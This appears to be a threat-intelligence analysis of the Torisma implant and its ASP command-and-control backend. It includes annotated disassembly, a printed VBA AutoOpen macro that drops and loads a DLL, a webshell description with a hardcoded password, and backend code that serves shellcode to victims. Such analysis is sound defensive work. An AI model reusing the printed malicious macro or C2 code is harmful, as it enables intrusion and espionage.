a. Data from the server will be split into a payload to execute and the data passed as an argument that is being passed to it
b. Part of the data blob sent from the server is used to update the local configuration used for monitoring

i. The first 8 bytes are fed to a add+xor loop to generate a transformed version that s compared to hardcoded values




```
mov     edx, [ebp+config_from_serv]
add     edx, [ebp+var_i]
movzx   eax, byte ptr [edx]
mov     ecx, [ebp+config_from_serv]
add     ecx, [ebp+var_i]
movzx   edx, byte ptr [ecx+8]
xor     edx, eax
mov     eax, [ebp+config_from_serv]
add     eax, [ebp+var_i]
mov     [eax+8], dl
mov     ecx, [ebp+config_from_serv]
add     ecx, [ebp+var_i]
movzx   edx, byte ptr [ecx]
mov     eax, [ebp+config_from_serv]
add     eax, [ebp+var_i]
movzx   ecx, byte ptr [eax+8]
add     ecx, edx
mov     edx, [ebp+config_from_serv]
add     edx, [ebp+var_i]
mov     [edx+8], cl
jmp     short loc_10006F6E
```

```
loc_10006F6E:
mov     ecx, [ebp+var_i]
add     ecx, 1
mov     [ebp+var_i], ecx
```

```
loc_10006F88:
xor     eax, eax
mov     ecx, [ebp+info_blob_config]
mov     [ecx+info_config.bSkipCheckDriveAndRDS], eax
mov     [ecx+info_config.b_check_enabled], eax
mov     [ecx+info_config.check_duration_in_min], eax
mov     [ecx+info_config.field_C], eax
mov     ecx, 8
mov     edi, [ebp+config_from_serv]
add     edi, 8
lea     esi, [ebp+var_24]
xor     edx, edx
mov     [ebp+var_38], edx
repe cmpsb              ; check if 8 bytes at new_config+8 and following are same as stack value
jz      short loc_10006FEA
```

```
sbb     eax, eax
sbb     eax, 0FFFFFFFFh
mov     [ebp+var_38], eax
```

Configuration check



```
Update shellcode argument based on hardcoded stack values and tweak config
mov     edx, [ebp+info_blob_config]
mov     eax, [ebp+config_from_serv]
mov     ecx, [eax+10h]
mov     [edx+info_config.check_duration_in_min], ecx
mov     edx, [ebp+shellcode_argument_buffer]
mov     eax, [ebp+var_18]
mov     [edx], eax
mov     ecx, [ebp+var_14]
mov     [edx+4], ecx
mov     eax, [ebp+var_10]
mov     [edx+8], eax
mov     ecx, [ebp+var_C]
mov     [edx+0Ch], ecx
mov     edx, [ebp+info_blob_config]
mov     [edx+info_config.b_check_enabled], 1
jmp     short loc_1000708C
```

```
Update shellcode argument based on hardcoded stack values and tweak config
mov     eax, [ebp+info_blob_config]
mov     ecx, [ebp+config_from_serv]
mov     edx, [ecx+10h]
mov     [eax+info_config.check_duration_in_min], edx
mov     eax, [ebp+shellcode_argument_buffer]
mov     ecx, [ebp+var_18]
mov     [eax], ecx
mov     edx, [ebp+var_14]
mov     [eax+4], edx
mov     ecx, [ebp+var_10]
mov     [eax+8], ecx
mov     edx, [ebp+var_C]
mov     [eax+0Ch], edx
mov     eax, [ebp+info_blob_config]
mov     [eax+info_config.bSkipCheckDriveAndRDS], 1
mov     ecx, [ebp+info_blob_config]
mov     [ecx+info_config.b_check_enabled], 1
```

```
loc_1000708C:
mov     edx, [ebp+config_from_serv]
mov     [ebp+var_30], edx
mov     eax, [ebp+var_30]
push    eax
call    free_stuff2
add     esp, 4
mov     ecx, [ebp+info_blob_config]
cmp     [ecx+info_config.check_duration_in_min], 7620h ; 21 days
jb      short loc_1000708D
```

```
jmp     loc_1000708D
```

```
mov     edx, [ebp+info_blob_config]
mov     [edx+info_config.bSkipCheckDriveAndRDS], 0
mov     eax, [ebp+info_blob_config]
mov     [eax+info_config.check_duration_in_min], 1
```

```
loc_1000708D:
pop     edi
pop     esi
mov     esp, ebp
pop     ebp
retn    0Ch
c2_update_config_and_shellcode_argument endp
```

Configuration check continued

ii. If the transformed data matched either of the two hardcoded values, the local configuration is updated


iii. In addition, the duration of the observation (for the Drive/RDS) loop can be updated by the server

iv. If the duration is above 0x7620 (21 days) it will then re-enable the monitoring even if the configuration detailed above had disabled it

v. If the transformed data doesn't match any of the two hardcoded values, then monitoring will be disabled by the configuration

c. The implant will create a new communication thread and will wait until its notified to continue. It will then proceed to execute the shellcode and then wait for the other thread to terminate.

d. Depending on what occurred (an error occurred, or monitoring is enabled/disabled) the code will return a magic value that will decide if the code needs to run again or return to the monitoring process.



```
loc_10006648:
mov     ecx, [ebp+Info_gather_obj]
mov     edx, [ecx]
cmp     [edx+Info_blob.config.b_check_enabled], 0
jz      short loc_10006668
```

```
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax]
mov     [ecx+Info_blob.status_code], 1
mov     [ebp+retval], 9C98h
mov     eax, [ebp+retval]
jmp     short loc_100066A0
```

```
loc_10006668:
mov     [ebp+retval], 9C9Dh
mov     eax, [ebp+retval]
jmp     short loc_100066A0
```


```
loc_10006677:              ; Here an error occured while extract the content from server
mov     edx, [ebp+Info_gather_obj]
mov     eax, [edx]
mov     ecx, [eax+Info_blob.n_post_failed_attempts]
add     ecx, 1
mov     edx, [ebp+Info_gather_obj]
mov     eax, [edx]
mov     [eax+Info_blob.n_post_failed_attempts], ecx
mov     ecx, [ebp+Info_gather_obj]
mov     edx, [ecx]
mov     [edx+Info_blob.status_code], 2
mov     [ebp+retval], 9C9Ch
mov     eax, [ebp+retval]
```

```
loc_100066A0:
mov     esp, ebp
pop     ebp
retn    8
spawn_c2_thread endp
```

Return to communications loop

1.
    1. The communications thread will create a new named pipe (intended to communicate with the shellcode). It the notifies the other thread once the pipe is ready and then proceed to send data read from the pipe to the server.

a. The pipe name is \\.\pipe\fb4d1181bb09b484d058768598b



```
mov     ecx, 5Ch
mov     [ebp+pipename], cx ; '\\.\pipe\fb4d1181bb09b484d058768598b
mov     edx, 5Ch
mov     [ebp+var_4E], dx
mov     eax, 2Eh
mov     [ebp+var_4C], ax
mov     ecx, 5Ch
mov     [ebp+var_4A], cx
mov     edx, 70h
mov     [ebp+var_48], dx
mov     eax, 69h
mov     [ebp+var_46], ax
mov     ecx, 70h
mov     [ebp+var_44], cx
mov     edx, 65h
mov     [ebp+var_42], dx
mov     eax, 5Ch
mov     [ebp+var_40], ax
mov     ecx, 66h
mov     [ebp+var_3E], cx
mov     edx, 62h
mov     [ebp+var_3C], dx
mov     eax, 34h
mov     [ebp+var_3A], ax
mov     ecx, 64h
mov     [ebp+var_38], cx
mov     edx, 31h
mov     [ebp+var_36], dx
mov     eax, 31h
mov     [ebp+var_34], ax
mov     ecx, 38h
mov     [ebp+var_32], cx
mov     edx, 31h
mov     [ebp+var_30], dx
```

Code for named pipe

b. It will read data from the pipe (and flag the processing as completed if it finds "- – – – – – – – -"

c. It will then send the data read back to the C2 by sending a POST in the following format

```
ACTION=NEXTPAGE
ACTION=NEXTPAGE&CODE=S%s&CACHE=%s&RES=%d

CODE=connection_id

CACHE=base64(message)

RES = Rand()
```


d. Data is encrypted following the same pattern as before, data is first XORED and then encrypted using VEST-32 with the same key as before

e. This will be repeated until the payload thread sends the "- – – – – – – – -"message or that the post failed

Campaign Identification

One way the adversary keeps track of what victims are infected by what version of the first stage implant is by using campaign IDs. These IDs are hard coded into the VB macro of the template document files that are retrieved by the first stage maldoc.


They are sent to the backend server through the NED parameter as covered earlier, further they are read and interpreted by the ASP code.



```
Sub AutoOpen()
    On Error Resume Next

    Application.Visible = False

    dllPath = GetDllName()
    docPath = GetDocName()
    orgDocPath = GetOrgDocPath()

    ExtractDll (dllPath)
    ExtractDoc (docPath)

    LoadLibraryA (dllPath)

    a = BZ2_bzInit(orgDocPath, "S-2-20-8798-18246938-238138-0443", "511")

    b = CreateWordDocument(docPath)

    Application.Quit (wdDoNotSaveChanges)

End Sub
```

Victimology

According to the raw access logs for Inc-Controller-News.asp it is possible to understand what countries were impacted and it matches with the logs we discovered along another .asp page (view.asp), which we will explain later in the document.




Based on one of C2 log files we could identify the following about the victims:

- Russian defense contractor
- Two IP addresses in two Israeli ISP address spaces
- IP addresses in Australian ISP space
- IP address in Russian ISP address space
- India-based defense contractor

Template-letter.asp

During our investigation we uncovered additional information that led to the discovery of additional ASP pages. One ASP page discovered on the same compromised command and control server contained interesting code. First this ASP page is encoded in the same method using VB.Encode as we observed with the code that delivers the Torisma implant. Second it appears that the code is part of the core backend managed by the attacker and had the original file name of board_list.asp. Based on in the wild submission data the file board_list.asp first appeared in Korea October 2017, this suggests that this code for this webshell has been in use since 2017.

Further, this ASP page is a custom webshell that according to our knowledge and sources is not an off-the-shelf common webshell, rather something specifically used in these attacks. Some of the actions include browsing files, executing commands, connecting to a database, etc. The attacker is presented with the login page and a default base64 encoded password of ‘venus’ can be used to login (this value is hardcoded in the source of this page).


localhost   Windows_NT

Explorer | Command | Database | Connection Test | URL Download | Server Infomation


Location: C:\inetpub\wwwroot GO

Create: File Folder New Create   Upload: Choose File No file chosen to Upload

Name	Type
A:	REMOVABLE
C:	FIXED
D:	CDROM
Web Root	
Shell Path	

Name	Size	Type	Modified Date	Operations
[. .]				
aspnet_client			8/31/2020 7:50:36 PM	Delete
video			8/31/2020 8:09:45 PM	Delete
[redacted]	25 Bytes	ASP File	7/6/2020 7:26:03 PM	Edit | Delete
[redacted]	2.06 KB	Recovered File Fragments	7/3/2020 5:15:22 AM	Edit | Delete
[redacted]	124 Bytes	Recovered File Fragments	7/3/2020 1:20:21 AM	Edit | Delete
[redacted]	775 Bytes	ASP File	7/10/2020 7:12:29 AM	Edit | Delete
[redacted]	696 Bytes	HTML Document	8/31/2020 7:35:33 PM	Edit | Delete
[redacted]	96.44 KB	PNG image	8/31/2020 7:35:33 PM	Edit | Delete
[redacted]	930 Bytes	ASP File	6/8/2020 3:58:36 AM	Edit | Delete
[redacted]	235.43 KB	ASP File	1/29/2020 11:13:27 AM	Edit | Delete
[redacted]	71.15 KB	ASP File	2/5/2020 5:23:26 AM	Edit | Delete
[redacted]	11.47 KB	ASP File	7/1/2020 7:11:23 PM	Edit | Delete
Delete selected file				

Template-Letter.ASP main page




```
C:\Windows\system32\cmd.exe          [✓ WScript.Shell]
/c set 2>&1
```

Functionality to execute commands

VIEW.ASP -Torisma Backend


The View.ASP file is equally important as the inc-controller-news.asp file and contains interesting functionality. This ASP page is the backend code for the Torisma implant, and the functions are intended to interact with the infected victim.

The view.asp file contains the following references in the code:



```
view.asp
<%
Option Explicit
Const logvault = "FOUND001.CHK"
Const cfgvault = "FOUND002.CHK"
Const sBASE_64_CHARACTERS = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
Const ForReading = 1, ForWriting = 2, ForAppending = 8

Function base64_decode(ByVal asContents)
    Dim lsResult
    Dim lnPosition
    Dim lsGroup64, lsGroupBinary
```

The file “FOUND001.CHK” contains a “logfile” as the CONST value name possibly refers to “logvault”.



```
FOUND001.CHK
2020/07/03 08:43:20 b42e991112460000 178.          Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0;
2020/07/03 08:50:21 80000b3aee2d0000 109            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; Tablet PC 2.0)
2020/07/03 08:51:09 40e2300df9c90000 213.          Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
.NET4.0E; Media Center PC 6.0)
2020/07/03 09:10:44 80000b3aee2d0000 109.           Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; Tablet PC 2.0)
2020/07/03 09:20:52 80000b3aee2d0000 109.           Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; Tablet PC 2.0)
```

Analyzing the possible victims revealed an interesting list:

- Russia-based defense contractor
- Two IP addresses in two Israeli ISP address spaces
- IP address in Russian ISP address space
- India-based defense contractor


The file “FOUND002.CHK” contains a Base64 string that decodes to:

hxxps://www.krnetworkcloud.org/blog/js/view.php|www.krnetworkcloud.org|2|/blog/js/view.php|NT

The above domain was likely compromised to host malicious code, given it belongs to an Indian IT training company.

The Const value name for “FOUND002.CHK” is “cfgvault”, the first three letters might refer to “configuration”. This ASP code contains additional functions that may indicate what role this page has in the overall scheme of things. View.asp is the Torisma implant backend code with numerous functions implemented to handle requests from the implant as described earlier in this analysis. Based on our analysis of both the Torisma implant and this backend code, some interesting insight has been discovered. First implemented in the ASP code are the general actions that can be taken by this backend depending on the interaction with Torisma.

Some of these actions are triggered by the implant connecting and the others may be invoked by another process. The main ASP page is implemented to handle incoming requests based on a request ACTION with several possible options to call. Given that the implant is driven by the “ACTION” method when it comes to the C2 communication, a number of these cases could be selected. However, we only see code implemented in Torisma to call and handle the request/response mechanism for NEXTPAGE and PREVPAGE, thus these other actions are likely performed by the adversary through some other process.




```
Dim wMessage
wMessage = Request("ACTION")

Select Case wMessage
    CASE "VIEW"                    : RedirectToAdmin
    Case "VIEW_MONS"               : SetConfigurations
    Case "VIEW_GALLERY"            : ViewGallery
    Case "NEXTPAGE"                : ViewNextPage
    Case "PREVPAGE"                : ViewPrevPage
    Case "VIEW_CONTACT"            : DeleteTempFiles
    Case ""                        : ResponseBad
End Select
```

General actions by View.ASP

ViewPrevPage

As described in the analysis, the ViewPrevPage action is a function designed to handle incoming requests from Torisma to get data. The data sent to Torisma appears to be in the form of ~dmf files. This content for the ViewPrevPage action comes in the form of shellcode intended to be executed on the victim side according to the analysis of the implant itself.




```
Function ViewPrevPage()
    On Error Resume Next
    Err.Clear
    Dim saved_name
    Dim count, saved_path, obj_handle, obj_stream, obj_size_property, FileLength
    count = 0
    saved_name = "~dmf" & Request("CODE") & ".tmp"
    saved_path = Server.MapPath(saved_name)
    Set obj_handle = Server.CreateObject("Scripting.FileSystemObject")
    do While 1
        If (obj_handle.FileExists(saved_path)) Then
            Set obj_stream = Server.CreateObject("ADODB.Stream")
            obj_stream.Open
            obj_stream.Type = 1
            Set obj_size_property = obj_handle.GetFile(saved_path)
            FileLength = obj_size_property.Size
            obj_stream.LoadFromFile(saved_path)

            Response.AddHeader "Content-Disposition", "attachment; filename=" & saved_name
            Response.AddHeader "Content-Length", FileLength
            Response.ContentType = "application/octet-stream"
            Response.BinaryWrite obj_stream.Read
            Response.Flush
            Response.Clear
            obj_stream.Close
            Set obj_stream = NOTHING
            Set obj_size_property = NOTHING
            DeleteSpecificFile(saved_name)
            Exit Do
        Else
            DelayResponse(100)
            count = count + 1
            If (count > 1200) Then
                Exit Do
            End IF
        End If
    Loop
    Set obj_handle = NOTHING
End Function
```

ViewPrevPage function

ViewNextPage

Torisma uses this method to send data back to the C2 server read from the named pipe. This is the results of the execution of the shellcode on the victim's system through the ViewPrevPage action and the results of this execution are sent and processed using this function.

